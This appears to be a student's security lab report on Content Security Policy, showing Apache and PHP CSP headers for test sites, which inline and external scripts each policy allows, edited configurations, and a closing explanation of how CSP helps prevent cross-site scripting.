To know why XSS attacks didn't success in these areas, in "apache\_csp.conf" file we observe that CSP policies are set for:

- Default-src 'self':  
In CSP (Content Security Policy), default-src 'self' is a directive that specifies the default source for various types of resources that are loaded by a web page, such as scripts, stylesheets, images, fonts, and media files.

The 'self' keyword means that the web page is only allowed to load resources from its own origin. An origin is defined by the scheme (e.g., http or https), domain, and port number of a URL. So, default-src 'self' means that all resources loaded by the web page must come from the same origin as the web page itself.



## default-src

The `default-src` directive defines the default policy for fetching resources such as JavaScript, Images, CSS, Fonts, AJAX requests, Frames, HTML5 Media. Not all directives fallback to `default-src`. See the [Source List Reference](#) for possible values.

### EXAMPLE DEFAULT-SRC POLICY

```
default-src 'self' cdn.example.com;
```

CSP Level 1

25+

23+

7+

12+

So, the web page <http://www.example32b.com> won't allow script tags to run, but will allow any .js file to run i.e. `script_area4.js` as it's considered trustworthy.

That's why script tags in area 1,2,3 aren't run so these areas aren't XSS attacked, while area 4 has a .js file so it's allowed to run and will be XSS attacked.

```
default-src 'self'; \
```




- Script-src 'self'

This directive is like the one discussed above but for **JavaScript Code**. So, the web page <http://www.example32b.com> flags the mentioned **JavaScript Code Sites** trustworthy and to be executed normally other sites not mentioned won't be executed.

Notice that only [http://www.example70.com/script\\_area6.js](http://www.example70.com/script_area6.js) is trustworthy but "example 60" site isn't.

That's why JavaScript code in area 6 is executed showing "OK"=XSS attacked, while area 5 showing "Failed"=didn't get XSS attacked .

```
script-src 'self' *.example70.com \
```




## CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From [www.example60.com](http://www.example60.com): **Failed**
6. From [www.example70.com](http://www.example70.com): **OK**
7. From button click:



For: <http://www.example32c.com/>



## CSP Experiment

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From [www.example60.com](http://www.example60.com): **Failed**
6. From [www.example70.com](http://www.example70.com): **OK**
7. From button click:

This site is successfully XSS attacked in areas 1,4,6 but not in areas 2,3,5. Also the button doesn't show alert message.



```
19 # Purpose: Setting CSP policies in web applications
20 <VirtualHost *:80>
21     DocumentRoot /var/www/csp
22     ServerName www.example32c.com
23     DirectoryIndex phpindex.php
24 </VirtualHost>
```

```
apache_csp.conf × phpindex.php
1 <?php
2     $cspheader = "Content-Security-Policy:".
3                 "default-src 'self';".
4                 "script-src 'self' 'nonce-111-111-111' *.example70.com".
5                 "";
6     header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
10
```

To know why XSS attacks didn't success in these areas, in "apache\_csp.conf" file we observe that CSP policies are set using a **.php file** in this file we observe:

- Default-src 'self' directive is written and will do the same function as it did in the previous site.

So, the web page <http://www.example32c.com> won't allow script tags to run, but will allow any .js file to run i.e. **script\_area4.js** as it's considered trustworthy.

That's why script tags in area 1,2,3 aren't run so these areas aren't XSS attacked, while area 4 has a .js file so it's allowed to run and will be XSS attacked.

Note: Area 1 got attacked because of Script-src 'self' discussed below.

"default-src 'self';".






- Script-src 'self'

This directive is like the one discussed above but for **JavaScript Code**. So, the web page <http://www.example32c.com> flags the mentioned **JavaScript Code Sites** trustworthy and to be executed normally other sites not mentioned won't be executed.

Notice that only [http://www.example70.com/script\\_area6.js](http://www.example70.com/script_area6.js) & tags with nonce="111-111-111" are trustworthy but "example 60" site isn't.

That's why JavaScript code in **area 6** & **area 1** executed showing "OK"=XSS attacked, while area 5 showing "Failed"=didn't get XSS attacked .

"script-src 'self' 'nonce-111-111-111' \*.example70.com"



## CSP Experiment

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From [www.example60.com](http://www.example60.com): **Failed**
6. From [www.example70.com](http://www.example70.com): **OK**
7. From button click:



## **2. Click the button in the web pages from all the three websites, describe and explain your observations.**

As shown in Q1, we observed that on:

Example 32a site button clicked caused alert message to pop up because no CSP policies were set up.

Example 32b & Example 32c sites when button clicked didn't cause alert message to pop up because default-src 'self' directive was implemented in CSP policies, such that it may be blocking the execution of inline scripts (such as alert()), which are scripts that are included directly in the HTML of the page.



**3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.**


```
root@ef4bcadf063d:/# cd /var/www/csp/
root@ef4bcadf063d:/var/www/csp# ls /etc/apache2/sites-enabled/
000-default.conf  apache_csp.conf  apache_elgg.conf  server_name.conf
root@ef4bcadf063d:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
root@ef4bcadf063d:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
root@ef4bcadf063d:/var/www/csp# service apache2 restart
* Restarting Apache httpd web server apache2 [ OK ]
root@ef4bcadf063d:/var/www/csp#
```

```
seed@VM: ~/.../Labsetup  ×  root@ef4bcadf063d: /var/www/csp  ×  seed@VM: ~
GNU nano 4.8  /etc/apache2/sites-enabled/apache_csp.conf
```

**# Purpose: Setting CSP policies in Apache configuration**

```
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        *.example60.com \
    "
</VirtualHost>
```

Firstly, we will access with “nano” the “apache\_csp.conf” to add example60.com site of area 5 to “Script-src ‘self’” directive so this area’s JavaScript code is trustworthy and will be executed, hence Area 5, 6 will be XSS attackd, hence showing “OK”.



## CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:



**4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.**

Simply we open php file and add the areas to be trustworthy, and they will be run by site, causing the site to be XSS attacked in area 2(with nonce 222-222-222) & area 5.

A. Edit php file.

```
apache_csp.conf  x  phpindex.php
1 <?php
2 $cspheader = "Content-Security-Policy:".
3   "default-src 'self';".
4   "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com
   *.example70.com ";
5
6   ";
7 header($cspheader);
8 ?>
9
10 <?php include 'index.html';?>
```

B. Have a machine up that refreshes content of php file to be able to see edits we added.

```
[05/01/23] seed@VM: ~/.../csp$ docker cp phpindex.
php ef4bcadf063d:/var/www/csp/
[05/01/23] seed@VM: ~/.../csp$
```



C. Check if php file did get updated with edits, it shows below it did.

```
root@ef4bcadf063d:/var/www/csp# ls
index.html      script_area4.js  script_area6.js
phpindex.php    script_area5.js
root@ef4bcadf063d:/var/www/csp# cat phpindex.php
<?php
    $cspheader = "Content-Security-Policy:".
                  "default-src 'self';".
                  "script-src 'self' 'nonce-111-111-111'
-111' 'nonce-222-222-222' *.example60.com *.exam
ple70.com ".

    "";
    header($cspheader);
?>

<?php include 'index.html';?>
```



D. Now refresh <http://www.example32c.com/> page.

**CSP Experiment**

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From [www.example60.com](http://www.example60.com/): OK
6. From [www.example70.com](http://www.example70.com/): OK
7. From button click:

We successfully made areas 1, 2, 4, 5, and 6 all display OK as requested.



## **5. Please explain why CSP can help prevent Cross-Site Scripting attacks.**

Cross-Site Scripting (XSS) is a type of web vulnerability that allows attackers to inject malicious code into a web page viewed by other users. CSP (Content Security Policy) is a security mechanism that can help prevent XSS attacks by allowing web developers to specify the resources that are allowed to be loaded by a web page. By limiting the sources of these resources, a CSP policy can block malicious scripts from executing, preventing XSS attacks.

CSP prevents XSS attacks in several ways. First, it blocks inline scripts, which are scripts included directly in the HTML of a web page. It also limits the sources of script code by specifying which domains are allowed to provide script code. Additionally, CSP can disable dangerous browser features and report security violations back to the server for investigation.

Overall, CSP is an effective way to prevent XSS attacks by providing a defense-in-depth strategy that works in conjunction with other security measures like input validation and output encoding.